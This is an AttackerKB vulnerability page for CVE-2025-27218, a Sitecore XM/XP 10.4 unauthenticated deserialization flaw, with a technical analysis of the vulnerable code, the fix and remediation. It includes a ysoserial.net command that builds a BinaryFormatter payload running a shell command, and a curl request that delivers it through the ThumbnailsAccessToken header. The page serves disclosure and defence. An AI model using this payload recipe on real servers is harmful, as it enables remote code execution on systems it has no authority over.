

CVE-2025-27218

CVE-2025-27218 - Author not stated, AttackerKB.

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Content

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CVE-2025-27218 | AttackerKB

[\[image: image\]](#)

Attacker Value**

Very High

(1 user assessed)

[\[image: image\]](#)

Exploitability**

High

(1 user assessed)

User Interaction

Unknown

Privileges Required

Unknown

Attack Vector

Unknown

** 0

CVE-2025-27218

Disclosure Date: February 20, 2025 •

(Last updated April 08, 2025) ▼

[CVE-2025-27218](#)

Report As Exploited in the Wild

MITRE ATT&CK [Log in to add MITRE ATT&CK tag](#)

Add MITRE ATT&CK tactics and techniques that apply to this CVE.

Execution

Techniques

Validation**

Command and Scripting Interpreter: Windows Command Shell

Validated

Metasploit Module

[exploit/windows/http/sitecore_xp_cve_2025_27218](#)

[UnauthenticatedVulnerable in default configuration](#)


Description

Sitecore Experience Manager (XM) and Experience Platform (XP) 10.4 before KB1002844 allow remote code execution through insecure deserialization.

Add Assessment

4

[



](<https://web.archive.org/contributors/machang-r7>)

[machang-r7 \(5\)](#)

[March 05, 2025 10:04pm UTC \(1 month ago\)](#) • Edited 1 month ago

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Attacker Value

Very High

-

Exploitability

High

[UnauthenticatedVulnerable in default configuration](#)

Technical Analysis

Overview

On January 6, 2025, Sitecore published a security bulletin, [SC2024-002-624693](#) , for a critical unauthenticated remote code execution (RCE) vulnerability affecting the products Sitecore Experience Manager (XM) and Experience Platform (XP) 10.4. On February 20, 2025 the vulnerability was assigned CVE-2025-27218. The vulnerability is the result of deserializing attacker controlled data originating from an HTTP GET request. An

unauthenticated and remote attacker can execute arbitrary commands by sending a base64 encoded serialized .NET object into the `ThumbnailAccessToken` HTTP header.

Analysis

Our analysis is based upon a vulnerable version of Sitecore XM 10.4 (`Sitecore.Kernel.dll` version 19.4.84).

Vulnerability

The vulnerability lies in the screenshot functionality for generating thumbnails. It works by taking a screenshot of the page with phantomjs, then resizing the image. To begin to analyze CVE-2025-27218, we will first view the vendor supplied hotfix. The hotfix removes the `Sitecore.Thumbnails.Pipelines.AuthenticateThumbnailRequest` processor from the `httpRequestBegin` pipeline.

```
<configuration xmlns:patch="http://www.sitecore.net/xmlconfig/"
xmlns:role="http://www.sitecore.net/xmlconfig/role/">
  <sitecore role:require="Standalone or ContentManagement or XMCloud">
    <pipelines>
      <httpRequestBegin>
        <processor type="Sitecore.Thumbnails.Pipelines.AuthenticateThumbnailRequest,
Sitecore.Kernel" resolve="true">
          <patch:delete />
        </processor>
      </httpRequestBegin>
    </pipelines>
    <settings>
      <setting name="Sitecore.ThumbnailsGeneration.Enabled">
        <patch:attribute name="value">false</patch:attribute>
      </setting>
    </settings>
  </sitecore>
</configuration>
```

We can view the code of the disabled function by opening `Sitecore.Kernel.dll` in a .NET disassembler and browsing to the `AuthenticateThumbnailRequest` class in the `Sitecore.Thumbnails.Pipelines` namespace. The class grabs an HTTP request, checks if a header is valid with `_tokenService.IsTokenValid`, and authenticates the request as a user if it returns true.

```

public override void Process(HttpRequestArgs args)
{
    string text;
    if (args == null)
    {
        text = null;
    }
    else
    {
        HttpContextBase httpContext = args.HttpContext;
        if (httpContext == null)
        {
            text = null;
        }
        else
        {
            HttpRequestBase request =
httpContext.Request;
            text = ((request != null) ?
request.Headers[ThumbnailFlowBase.TokenName] : null);
        }
    }
    string text2 = text;
    if (!this._tokenService.IsTokenValid(text2))
    {
        return;
    }
    string generatorUserName = this._settings.GeneratorUserName;
    User user = null;
    if (!User.Exists(generatorUserName))
    {
        object @lock = AuthenticateThumbnailsRequest.Lock;
        lock (@lock)
        {
            if (!User.Exists(generatorUserName))
            {
                user =
                User.Create(generatorUserName, "b");
                user.Profile.IsAdministrator =
                true;
                user.Profile.Save();
                MembershipUser user2 =
                this.GetUser(generatorUserName);
                user2.ResetPassword();
            }
        }
    }
}

```

```

    }

goto IL_B6;

    }

    }
    user = User.FromName(generatorUserName, true);
    IL_B6:
    this._authManager.Login(user);
    }

```

Viewing the `IsValidToken` method in the `MachineKeyTokenService` in the `Sitecore.Thumbnails` namespace, we can see the token is processed in the `Convert.Base64ToObject` method.

```

public bool IsValidToken(string token)
{
    bool flag;
    try
    {
        byte[] array = Convert.Base64ToObject(token) as byte[];
        byte[] array2 = MachineKey.Unprotect(array, Array.Empty<string>());
        if (array2 == null || array2.Length == 0)
        {
            flag = false;
        }
        else
        {
            Guid guid = new Guid(array2);
            flag = guid == this._token;
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}

```

The token name can be found in the `ThumbnailFlowBase` class in the `Sitecore.Thumbnails` namespace, which contains the method for taking screenshots along with others.

```

public static string TokenName { get; } = "ThumbnailsAccessToken";

```

This method was previously leveraged for a critical RCE vulnerability discovered by [Assetnote](#), which Sitecore provides a patch for in their [SC2023-001-568150](#) security bulletin. The method base64 decodes the string and deserializes it with BinaryFormatter.

```
public static object Base64ToObject(string data)
{
    Error.AssertString(data, "data", true);
    if (data.Length > 0)
    {
        try
        {
            byte[] buffer = Convert.FromBase64String(data);
            BinaryFormatter binaryFormatter = new BinaryFormatter();
            MemoryStream serializationStream = new MemoryStream(buffer);
            return binaryFormatter.Deserialize(serializationStream);
        }
        catch (Exception exception)
        {
            Log.Error("Error converting data to base64.", exception, typeof(Convert));
        }
    }
    return null;
}
```

ysoserial.net can be used to generate a payload with shell commands.

```
PS C:\Users\admin1\Desktop\ysoserial-1.36_Release> .\ysoserial.exe -f BinaryFormatter -g
WindowsIdentity -c "ipconfig > \inetpub\wwwroot\XP0.sc\upload\pwn.txt"
AAEAAAD/////AQAAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpd...
```

Sending the payload in the `ThumbnailsAccessToken` will run the command.

```
curl -k https://xp0.sc/ -H "ThumbnailsAccessToken: AAEAAAD/////AQAAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpd..."
-v
```

The Fix

The token is parsed as a string instead of a object, so it isn't deserialized.

```

public bool IsTokenValid(string token)
    {
    bool flag;
    try
        {
        byte[] array = Convert.FromBase64String(token);
        byte[] array2 = MachineKey.Unprotect(array, Array.Empty<string>());
        if (array2 == null || array2.Length == 0)
            {
                flag = false;
            }
        ...
    }
    }

```

Remediation

For on prem and PaaS installations, apply the hotfix in [KB1002844](#) , provided by Sitecore. Validate that the updated version is installed by viewing the properties of the `Sitecore.Kernel.dll` and ensuring that the version is higher or equal to `19.4.93.21984`

Another option is to download a config file that disables the vulnerable functionality from Sitecore's security bulletin, then place it in the `\App_Config\Include\zzz` folder.

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CVSS V3

Base Score:

None

Impact Score:

Unknown

Exploitability Score:

Unknown

Vector:

Unknown **

Attack Vector (AV):

Unknown

Attack Complexity (AC):

Unknown

Privileges Required (PR):

Unknown

User Interaction (UI):

Unknown

Scope (S):

Unknown

Confidentiality (C):

Unknown

Integrity (I):

Unknown

Availability (A):

Unknown

General Information

Unknown

Unknown

Unknown

Unknown

n/a

Unknown

Unknown

Unknown

Unknown

Unknown

Metasploit Modules

[exploit/windows/http/sitecore_xp_cve_2025_27218](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/sitecore_xp_cve_2025_27218.rb) (https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/sitecore_xp_cve_2025_27218.rb)

Nuclei Templates

[Sitecore Experience Manager \(XM\)/Experience Platform \(XP\) 10.4 - Insecure Deserialization](https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2025/CVE-2025-27218.yaml) (<https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2025/CVE-2025-27218.yaml>)

References

Canonical

[CVE-2025-27218](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-27218) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-27218>)

Miscellaneous

https://support.sitecore.com/kb?id=kb_article_view&sysparm_article=KB1003535

Additional Info

Authenticated

Unknown

Exploitable

Unknown

Reliability

Unknown

Stability

Unknown

Available Mitigations

Unknown

Shelf Life

Unknown

Userbase/Installbase

Unknown

Patch Effectiveness

Unknown

[image: image]

Rapid7

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Technical Analysis

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